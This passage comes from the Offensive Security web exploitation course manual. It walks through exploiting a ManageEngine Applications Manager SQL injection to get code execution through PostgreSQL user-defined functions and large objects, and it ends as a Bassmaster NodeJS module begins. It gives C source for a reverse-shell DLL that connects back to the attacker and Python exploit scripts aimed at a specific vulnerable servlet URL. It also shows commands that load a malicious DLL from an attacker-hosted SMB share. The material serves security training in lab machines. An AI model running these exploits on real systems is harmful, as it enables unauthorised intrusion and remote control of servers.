5.5.2.2 Exercises

1. Overwrite a *batch* file that is executed on startup of Application Manager and obtain a reverse shell. Is it possible to do so without damaging the application? *Remember to make a backup copy of the batch file you are overwriting.*
2. Recreate the described VBS attack vector and obtain a reverse shell.
3. Implement the VBS attack in your Python proof of concept.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

5.5.2.3 Extra Mile

There is at least one additional attack vector which involves manipulation of Java class files and the use of JSP files. While not simple, it can be accomplished. See if you can find and exploit this additional vector.

5.6 PostgreSQL Extensions

While our previous example of a backdoored application script was arguably elegant, it relied on the existence of an application file that was suitable for that attack vector, i.e. a file executed by the web application. As that may not always be the case, we need to investigate alternative ways to achieve our goal. For example, it may be possible to load a database extension to define our own SQL functions that will allow us to gain remote code execution directly.

After reading the Postgres documentation, we learned that we can load an extension using the following syntax style:

```
CREATE OR REPLACE FUNCTION test(text) RETURNS void AS 'FILENAME', 'test' LANGUAGE 'C'
STRICT;
```

Listing 161 - Basic SQL syntax to create a function from a local library

However, there is an important restriction that we need to keep in mind. The compiled extension we want to load *must* define an appropriate Postgres structure (magic block) to ensure that a dynamically library file is not loaded into an incompatible server.

If the target library doesn't have this magic block (as is the case with all standard system libraries), then the loading process will fail.

Let's take a look at an example:

```
CREATE OR REPLACE FUNCTION system(cstring) RETURNS int AS
'C:\Windows\System32\kernel32.dll', 'WinExec' LANGUAGE C STRICT;
SELECT system('hostname');
ERROR:  incompatible library "c:\Windows\System32\kernel32.dll": missing magic block
HINT: Extension libraries are required to use the PG_MODULE_MAGIC macro.

********** Error **********
```

Listing 162 - Attempting to load a Windows DLL.

As shown in the listing above, the loading process failed which means that we are going to have to compile a custom dynamic library. While that may sound daunting, we will soon discover that it is very much within our grasp.

5.6.1 Build Environment

Our ManageEngine virtual machine comes with a pre-configured build environment for Visual Studio 2017. Let's start by opening up the *awae* project that you should see pinned in the *Recent Solution* Visual Studio bottom right window pane (Figure 119).

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 119: awae project in Recent Solution.




Figure 120: Overview of the AWAE Visual Studio solution.

 Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

The following example code can be found in the *poc.c* source file within the *awae* solution:

```
01: #include "postgres.h"
02: #include <string.h>
03: #include "fmgr.h"
04: #include "utils/geo_decls.h"
05: #include <stdio.h>
06: #include "utils/builtins.h"
07:
08: #ifdef PG_MODULE_MAGIC
9:  PG_MODULE_MAGIC;
10: #endif
11:
12: /* Add a prototype marked PGDLLEXPORT */
13: PGDLLEXPORT Datum awae(PG_FUNCTION_ARGS);
14: PG_FUNCTION_INFO_V1(awae);
15:
16: /* this function launches the executable passed in as the first parameter
17: in a FOR loop bound by the second parameter that is also passed*/
18: Datum
19: awae(PG_FUNCTION_ARGS)
20: {
21:     /* convert text pointer to C string */
22: #define GET_STR(textp) DatumGetCString(DirectFunctionCall1(textout,
PointerGetDatum(textp)))
23:
24:     /* retrieve the second argument that is passed to the function (an integer)
25:     that will serve as our counter limit*/
26:     int instances = PG_GETARG_INT32(1);
27:
28:     for (int c = 0; c < instances; c++) {
29:         /*launch the process passed in the first parameter*/
30:         ShellExecute(NULL, "open", GET_STR(PG_GETARG_TEXT_P(0)), NULL, NULL, 1);
31:     }
32:     PG_RETURN_VOID();
33: }
```

Listing 163 - Sample code to get you started

Looking at the source code in Listing 163, we can see that the *awae* function will launch an arbitrary process (passed to the function as the first argument) using the Windows native *ShellExecute* function, in a loop that is bound by the second argument passed to the function.

Although this example may seem trivial, it shows how we need to properly handle any argument that is passed to our function in a Postgres-specific DLL through the use of relevant Postgres macros (lines 22, 26 and 30). This will be useful later on to avoid hardcoding the IP address and port for our fully functional reverse shell User Defined Function (UDF).

The template from Listing 163 should be all we need to build a basic extension. We can initiate the build process by pressing the C + B + b keys in the virtual machine or going to *Build* > *Build Solution* in Visual Studio.

```
------ Build started: Project: awae, Configuration: Release Win32 ------
   Creating library C:\Users\Administrator\source\repos\awae\Release\awae.lib and
object C:\Users\Administrator\source\repos\awae\Release\awae.exp
Generating code
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
Finished generating code
All 3 functions were compiled because no usable IPDB/IOBJ from previous
compilation was found.
rs.vcxproj -> C:\Users\Administrator\source\repos\awae\Release\awae.dll
Done building project "rs.vcxproj".
========== Rebuild All: 1 succeeded, 0 failed, 0 skipped ==========
```

Listing 164 - Building the new extension

5.6.2 Testing the Extension

In order to test our newly-built extension, we need to first create a UDF. We can look back on Listing 161 to remind ourselves how to create a custom function in PostgreSQL.

For example, the following queries will create and run a UDF called *test*, bound to the *awae* function exported by our custom DLL. *Note that we have moved the DLL file to the root of the C drive for easier command writing.*

```
create or replace function test(text, integer) returns void as $$C:\awae.dll$$,
$$awae$$ language C strict;
SELECT test($$calc.exe$$, 3);
```

Listing 165 - The code to load the extension and run the test function

If everything goes according to plan, once we execute the *SELECT* query and open up the Task Manager, we should see that there are indeed three running instances of *calc.exe*.

If you are anything like us, you will likely make several mistakes as you are developing your code. When this happens, you may wish to unload the extension and restart from scratch. To do so, you must first stop the ManageEngine service:

```
c:\> net stop "Applications Manager"
The ManageEngine Applications Manager service was stopped successfully.
```

Listing 166 - Stopping the ManageEngine service

Once you have stopped the service, delete the DLL file that you loaded into the database memory space:

```
c:\> del c:\awae.dll
```

Listing 167 - Deleting the loaded extension

Then start the service so we can go ahead and delete the *test* function.

```
c:\> net start "Applications Manager"
The ManageEngine Applications Manager service is starting.
The ManageEngine Applications Manager service was started successfully.
```

Listing 168 - Starting the ManageEngine service again

Finally, execute the SQL statement to delete the *test* function:

```
DROP FUNCTION test(text, integer);
```

Listing 169 - Dropping the test function

Now you are able to edit your extension code, re-compile, and re-test the extension.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

5.6.3 Loading the Extension from a Remote Location

As we have seen in the previous section, PostgreSQL is designed to be extensible and we are able to write our own extension DLL files and create UDFs based on those extensions. So far we have compiled and tested our malicious extension directly on the remote target server. In a real world scenario, we would need to find a way to upload the DLL to the victim server before we could actually load it.

It is interesting to note that PostgreSQL does not limit us to working only with local files. In other words, the source DLL file we are using for the UDF could be also located on a network share.

In order to quickly verify that, we can create a Samba share on our Kali VM and place our DLL there.

You can use the Python *Impacket* SMB server script for this exercise as shown below.

```
kali@kali:~$ mkdir /home/kali/awae

kali@kali:~$ sudo impacket-smbserver awae /home/kali/awae/
[sudo] password for kali:
Impacket v0.9.15 - Copyright 2002-2016 Core Security Technologies

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

Listing 170 - Starting the Samba service with a simple configuration file to test remote DLL loading

Once the Samba service is running, we can create a new Postgres UDF and point it to the DLL file hosted on the network share.

```
CREATE OR REPLACE FUNCTION remote_test(text, integer) RETURNS void AS
$$\\192.168.119.120\awae\awae.dll$$, $$awae$$ LANGUAGE C STRICT;
SELECT remote_test($$calc.exe$$, 3);
```

Listing 171 - Creating a UDF from a network share. 192.168.119.120 is the Kali attacker IP address.

If we then run the *SELECT* query from our previous example using the *remote_test* function, we should once again see three instances of *calc.exe* in the Task Manager.

5.6.3.1 Exercise

Recreate the DLL files described in this section and make sure that your Postgres UDF functions successfully spawn *calc.exe* processes.

5.7 UDF Reverse Shell

Now that we have seen how to write and execute arbitrary code using PostgreSQL, the only thing remaining is to gain a reverse shell.

At this point, this should not be too difficult. Nevertheless, the following partial C code should help you along the way.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
#define _WINSOCK_DEPRECATED_NO_WARNINGS
#include "postgres.h"
#include <string.h>
#include "fmgr.h"
#include "utils/geo_decls.h"
#include <stdio.h>
#include <winsock2.h> #include
"utils/builtins.h" #pragma
comment(lib, "ws2_32")

#ifdef PG_MODULE_MAGIC
PG_MODULE_MAGIC;
#endif

/* Add a prototype marked PGDLLEXPORT */
PGDLLEXPORT Datum connect_back(PG_FUNCTION_ARGS);
PG_FUNCTION_INFO_V1(connect_back);

WSADATA wsaData;
SOCKET s1;
struct sockaddr_in hax;
char ip_addr[16];
STARTUPINFO sui;
PROCESS_INFORMATION pi;

Datum
connect_back(PG_FUNCTION_ARGS)
{

    /* convert C string to text pointer */
#define GET_TEXT(cstrp) \
   DatumGetTextP(DirectFunctionCall1(textin, CStringGetDatum(cstrp)))

    /* convert text pointer to C string */
#define GET_STR(textp) \
  DatumGetCString(DirectFunctionCall1(textout, PointerGetDatum(textp)))

    WSAStartup(MAKEWORD(2, 2), &wsaData);
    s1 = WSASocket(AF_INET, SOCK_STREAM, IPPROTO_TCP, NULL, (unsigned int)NULL,
(unsigned int)NULL);

    hax.sin_family = AF_INET;
   /* FIX THIS */
    hax.sin_port = XXXXXXXXXXXX
    /* FIX THIS TOO*/
    hax.sin_addr.s_addr = XXXXXXXXXXXXXX

    WSAConnect(s1, (SOCKADDR*)&hax, sizeof(hax), NULL, NULL, NULL, NULL);

    memset(&sui, 0, sizeof(sui));
    sui.cb = sizeof(sui);
    sui.dwFlags = (STARTF_USESTDHANDLES | STARTF_USESHOWWINDOW);
    sui.hStdInput = sui.hStdOutput = sui.hStdError = (HANDLE)s1;

    CreateProcess(NULL, "cmd.exe", NULL, NULL, TRUE, 0, NULL, NULL, &sui, &pi);
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
    PG_RETURN_VOID();
}
```

Listing 172 - Postgres extension reverse shell

Make sure that you fix the highlighted lines of code before you compile the code from the listing above.

Once you have done so, you can use the following Python script to send your payload to the vulnerable server:

```
import requests, sys
requests.packages.urllib3.disable_warnings()

def log(msg):
   print msg

def make_request(url, sql):
   log("[*] Executing query: %s" % sql[0:80])
   r = requests.get( url % sql, verify=False)
   return r

def create_udf_func(url):
   log("[+] Creating function...")
   sql = "--------FIX ME--------"
   make_request(url, sql)

def trigger_udf(url, ip, port): log("[+]
   Launching reverse shell...")
   sql = "select rev_shell($$%s$$, %d)" % (ip, int(port))
   make_request(url, sql)

if __name__ == '__main__':
   try:
       server = sys.argv[1].strip()
       attacker = sys.argv[2].strip()
       port = sys.argv[3].strip()
   except IndexError:
       print "[-] Usage: %s serverIP:port attackerIP port" %
       sys.argv[0] sys.exit()

   sqli_url =
"https://"+server+"/servlet/AMUserResourcesSyncServlet?ForMasRange=1&userId=1;%s;--"
   create_udf_func(sqli_url)
   trigger_udf(sqli_url, attacker, port)
```

Listing 173 - proof of concept script to trigger a reverse shell

The script assumes that there is an available Samba share on a Kali VM that hosts a file named *rev_shell.dll*. Make sure that your attacking machine has that set up. Finally you will have to fix the SQL injection string in the above code before running the final script (see the highlighted FIX ME line in Listing 173).

If everything goes well, you should receive a reverse shell like this:

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 121: Obtaining a reverse shell from a vulnerable ManageEngine system

5.7.1.1 Exercise

Fix the proof of concept from Listing 173 and recreate the attack described in the previous section in order to obtain a reverse shell.

5.8 More Shells!!!

While we hopefully managed to get a shell in the last section, we did so by utilizing a network share as the location for our DLL file. However, that can only work if we are already on an internal network. Technically speaking, one could do this on a public network as well, but egress filtering is more than likely to prevent this type of traffic across private network boundaries.

An alternative to the remote Samba extension loading is to find a method to transfer the malicious DLL to the remote server directly through an SQL query. Considering that we already know how to write arbitrary files to the remote file system using the *COPY TO* function, we may be tempted to do just that in our payload. Unfortunately, that will not quite work with binary files.

While we won't go into details as to why that is the case, we strongly encourage you to try it and see where things go wrong.

So, can we figure out a way to replicate the previous attack but this time *without* the network share requirement? Let's *Try Harder*!

5.8.1 PostgreSQL Large Objects

Fortunately for us, PostgreSQL exposes a structure called *large object*, which is used for storing data that would be difficult to handle in its entirety. A typical example of data that can be stored as a large object in PostgreSQL is an image or a PDF document. As opposed to the *COPY TO* function, the advantage of large objects lies in the fact that the data they hold can be exported back to the file system as an identical copy of the original imported file.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

We recommend reading more about large objects in the official documentation,[59] but for now we will focus on those aspects of this structure and related functions that we need to accomplish our goal.

First, let's try to lay out our goal and the general steps we need to take to get there. Keep in mind that all of these steps should be accomplished using our original SQL injection vulnerability.

1. Create a large object that will hold our binary payload (our custom DLL file we created in the previous section)
2. Export that large object to the remote server file system
3. Create a UDF that will use the exported DLL as source
4. Trigger the UDF and execute arbitrary code

Before we can do this however, we need to familiarize ourselves with the mechanics of working with large objects in PostgreSQL.

In a normal course of action, a large object is created by calling the *lo_import* function while providing it the path to the file we want to import.

```
amdb=# select
 lo_import('C:\\Windows\\win.ini'); lo_import
-----------
    194206
(1 row)

amdb=# \lo_list
           Large objects
   ID    |    Owner    | Description
---------+             +-------------
 194206  | postgres |
(1 row)
```

Listing 174 - A simple lo_import example

In the listing above, we are importing the *win.ini* file into the database and as the return value, we are provided with the *loid* of the large object that was created.

The *loid* value is an integral value to our entire plan as we need to reference it when we are exporting large objects. As we can see in Listing 174, the returned *loid* value appears arbitrary though. Considering we would not be able to see the returned value from the previous query when we execute it in a blind SQL injection, this is a bit of a problem. (*Notice that when the use of UNION queries is possible, this is not a problem.*)

Fortunately, the *lo_import* function also allows us to set the *loid* field to any arbitrary value of our choice while creating a large object. This will help us solve the *loid* value problem.

```
amdb=# select lo_import('C:\\Windows\\win.ini',
 1337); lo_import
-----------
```

[59] (The PostgreSQL Global Development Group, 2020), https://www.postgresql.org/docs/9.2/static/largeobjects.html

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
      1337
(1 row)
```

Listing 175 - A lo_import with a known loid

With that in mind, to accomplish our goal, we can create a large object from an arbitrary file on the remote system and then directly update its entry in the database with the content of our choice. To do so, first we need to know where these large objects are stored in the database. With that said, the large objects are stored in a table called *pg_largeobject*.

```
amdb=# select loid, pageno from
 pg_largeobject; loid | pageno
------+--------
  1337 |      0
(1 row)
```

Listing 176 - Large objects location

An astute reader will notice the column *pageno* in the listing above. This is another critical piece of information we will need to be aware of. More specifically, when large objects are imported into a PostgreSQL database, they are split into 2KB chunks, which are then stored individually in the *pg_largeobject* table.

As the PostgreSQL manual states:

> *The amount of data per page is defined to be LOBLKSIZE (which is currently BLCKSZ/4, or typically 2 kB).*

Now that we know this, let's try to update the data from the imported *win.ini* file from the previous example and then export it.

First let's see what data is in our large object entry right after import.

```
amdb=# select loid, pageno, encode(data, 'escape') from pg_largeobject;
 loid | pageno |           encode
------+--------  +-------------------------
  1337 |      0 | ; for 16-bit app support\r+
       |        | [fonts]\r                 +
       |        | [extensions]\r            +
       |        | [mci extensions]\r        +
       |        | [files]\r                 +
       |        | [Mail]\r                  +
       |        | MAPI=1\r                  +
       |        |
(1 row)
```

Listing 177 - The contents of the win.ini file are in a large object

Now, let's update this entry.

```
amdb=# update pg_largeobject set data=decode('77303074', 'hex') where loid=1337
and pageno=0;
UPDATE 1
amdb=# select loid, pageno, encode(data, 'escape') from pg_largeobject;
 loid | pageno | encode
------+--------  +--------
 1337 |      0 | w00t
(1 row)
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

Listing 178 - The contents of the large object are updated.

Finally, we need to take a look at *lo_export* . As shown in the listing below, this function is used to export an arbitrary large object back to the file system using *loid* as the identifier.

```
amdb=# select lo_export(1337,
 'C:\\new_win.ini'); lo_export
-----------
          1
(1 row)
```

Listing 179 - Large object export

A quick look at the exported file shows that we have indeed successfully written a file with content of our choice to the file system.




Figure 122: Exported large object contains manually updated content

As was the case with Postgres UDFs, we also need to know how to delete large objects from the database during development as it is inevitable that mistakes will be made.

The *lo_list* command can be used to show all large objects that are currently saved in the database. Then to delete a given large object from the database, we can use the *lo_unlink* function (Listing 180).

```
amdb=# \lo_unlink 1337
lo_unlink 1337
amdb=# \lo_list
      Large objects
 ID | Owner | Description
----+-------+-------------
(0 rows)
```

Listing 180 - Deleting large objects

5.8.2 Large Object Reverse Shell

At this point, we should be familiar with all the concepts necessary to execute our attack in its entirety and gain a reverse shell. Let's revisit our original general plan from the previous sections and add a few more details:

1. Create a DLL file that will contain our malicious code
2. Inject a query that creates a large object from an arbitrary remote file on disk

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

3. Inject a query that updates page 0 of the newly created large object with the first 2KB of our DLL
4. Inject queries that insert additional pages into the *pg_largeobject* table to contain the remainder of our DLL
5. Inject a query that exports our large object (DLL) onto the remote server file system
6. Inject a query that creates a PostgreSQL User Defined Function (UDF) based on our exported DLL
7. Inject a query that executes our newly created UDF

This sure seems like a lot of work. Moreover, this needs some explanation as well, so let's get to it.

We have already seen how to create a basic PostgreSQL extension, so we can move to step 2.

But why are we even using *lo_import* first and not directly creating relevant entries in the *pg_largeobject* table? The main reason for this is because *lo_import* also creates additional metadata in other tables as well, which are necessary for the *lo_export* function to work properly. We could do all of this manually, but why?

Next we need to deal with the 2KB page boundaries. You may wonder why we don't simply put our entire payload into page 0 and export that. Sadly, that won't work. If any given page contains more than 2048 bytes of data, *lo_export* will fail. This is why we have to create additional pages with the same *loid*.

The remainder of our steps should look familiar based on the lessons we previously learned in this module.

There are a few small issues you will need to solve before you can remotely launch a reverse shell on the vulnerable ManageEngine server. Below you will find a proof of concept code that already implements most of the steps we discussed. You just need to put your payload in and fix up the "FIX ME" sections.

```
import requests, sys, urllib, string, random,
time requests.packages.urllib3.disable_warnings()

# encoded UDF rev_shell dll
udf ='YOUR DLL GOES HERE'
loid = 1337

def log(msg):
   print msg

def make_request(url, sql):
   log("[*] Executing query: %s" % sql[0:80])
   r = requests.get( url % sql, verify=False)
   return r

def delete_lo(url, loid):
   log("[+] Deleting existing LO...")
   sql = "SELECT lo_unlink(%d)" % loid
   make_request(url, sql)
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
def create_lo(url, loid):
   log("[+] Creating LO for UDF injection...")
   sql = "SELECT lo_import($$C:\\windows\\win.ini$$,%d)" %
   loid make_request(url, sql)

def inject_udf(url, loid):
   log("[+] Injecting payload of length %d into LO..." % len(udf))
for i in range(0,((len(udf)-1)/--------FIX ME--------       )+1):
         udf_chunk = udf[i*--------FIX ME--------:(i+1)*--------    FIX ME         ]
         if i == 0:
             sql = "UPDATE PG_LARGEOBJECT SET data=decode($$%s$$, $$-------- FIX ME----
----$$) where loid=%d and pageno=%d" % (udf_chunk, loid, i)
         else:
             sql = "INSERT INTO PG_LARGEOBJECT (loid, pageno, data) VALUES (%d, %d,
decode($$%s$$, $$-------- FIX ME-------    $$))" % (loid, i, udf_chunk)
         make_request(url, sql)

def export_udf(url, loid):
   log("[+] Exporting UDF library to filesystem...")
   sql = "SELECT lo_export(%d, $$C:\\Users\\Public\\rev_shell.dll$$)" % loid
   make_request(url, sql)

def create_udf_func(url): log("[+]
   Creating function...")
   sql = "create or replace function rev_shell(text, integer) returns VOID as
$$C:\\Users\\Public\\rev_shell.dll$$, $$connect_back$$ language C strict"
   make_request(url, sql)

def trigger_udf(url, ip, port): log("[+]
   Launching reverse shell...")
   sql = "select rev_shell($$%s$$, %d)" % (ip, int(port))
   make_request(url, sql)

if __name__ == '__main__':
   try:
       server = sys.argv[1].strip()
       attacker = sys.argv[2].strip()
       port = sys.argv[3].strip()
   except IndexError:
       print "[-] Usage: %s serverIP:port attackerIP port" %
       sys.argv[0] sys.exit()

   sqli_url =
"https://"+server+"/servlet/AMUserResourcesSyncServlet?ForMasRange=1&userId=1;%s;--"
   delete_lo(sqli_url, loid)
   create_lo(sqli_url, loid)
   inject_udf(sqli_url, loid)
   export_udf(sqli_url, loid)
   create_udf_func(sqli_url)
   trigger_udf(sqli_url, attacker, port)
```

Listing 181 - UDF exercise proof-of-concept

Although we do like our students to earn their shells the hard way, we will provide one hint: *encoding matters*!

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

5.8.2.1 Exercise

1. Fix the proof of concept script from Listing 181 and obtain a reverse shell.
2. Explain why some encodings will not work.

5.8.2.2 Extra Mile

Use the SQL injection we discovered in this module to create a large object and retrieve the assigned *LOID* without the use of blind injection. Adapt your final proof of concept accordingly in order to employ this technique avoiding the use of a pre set *LOID* value (1337).

5.9 Summary

In this module we have demonstrated how to discover an unauthenticated SQL injection vulnerability using source code audit in a Java-based web application.

We then showed how to use time-based blind SQL injection payloads along with stack queries in order to exfiltrate database information.

Finally, we developed an exploit that utilized Postgres User Defined Functions and Large Objects to gain a fully functional reverse shell.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

6 Bassmaster NodeJS Arbitrary JavaScript Injection Vulnerability

This module will cover the in-depth analysis and exploitation of a code injection vulnerability identified in the Bassmaster plugin that can be used to gain access to the underlying operating system. We will also discuss ways in which you can audit server-side JavaScript code for critical vulnerabilities such as these.

6.1 Getting Started

Revert the Bassmaster virtual machine from your student control panel. Please refer to the Wiki for the Bassmaster box credentials.

To start the NodeJS web server we'll login to the Bassmaster VM via *ssh* and issue the following command from the terminal:

```
student@bassmaster:~$ cd bassmaster/

student@bassmaster:~/bassmaster$ nodejs examples/batch.js
Server started.
```

Listing 182 - Starting the NodeJS server.

When the server starts up, an endpoint will be made available at the following URL:

```
http://bassmaster:8080/request
```

Listing 183 - Bassmaster URL

6.2 The Bassmaster Plugin

In recent years our online experiences have, for better or worse, evolved with the advent of various JavaScript frameworks and libraries built to run on top of *Node.js*.[60] As described by its developers, Node.js is "…an asynchronous event driven JavaScript runtime…", which means that it is capable of handling multiple requests, without the use of "thread -based networking".[61] We encourage you to read more about Node.js, but for the purposes of this module, we are interested in a plugin called Bassmaster[62] that was developed for the *hapi*[63] framework, which runs on Node.js.

In essence, Bassmaster is a batch processing plugin that can combine multiple requests into a single one and pass them on for further processing. The version of the plugin installed on your virtual machine is vulnerable to JavaScript code injection, which results in server-side remote code execution.

[60] (OpenJS Foundation, 2020), https://nodejs.org/en/

[61] (OpenJS Foundation, 2020), https://nodejs.org/en/about/

[62] (Eran Hammer, 2018), https://github.com/hapijs/bassmaster

[63] (Sideway Inc., 2020), https://hapijs.com/

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

Although modern web application scanners can detect a wide variety of vulnerabilities with escalating complexity, Node.js-based applications still present a somewhat difficult vulnerability discovery challenge. Nevertheless, in the example we will discuss in this module, we are able to audit the source code, which will help us discover and analyze a critical remote code execution vulnerability as well as sharpen our code auditing skills.

The most interesting aspect of this particular vulnerability is that it directly leads to server-side code execution. In a more typical situation, JavaScript code injections are usually found on the client-side attack surface and involve arguably less critical vulnerability classes such as Cross-Site Scripting.

6.3 Vulnerability Discovery

Given the fact that Bassmaster is designed as a server-side plugin and that we have access to the source code, one of the first things we want to do is parse the code for any low-hanging fruit. In the case of JavaScript, a search for the *eval* [64] function should be on top of that list, as it allows the user to execute arbitrary code. If *eval* is available *AND* reachable with user-controlled input, that could lead to remote code execution.

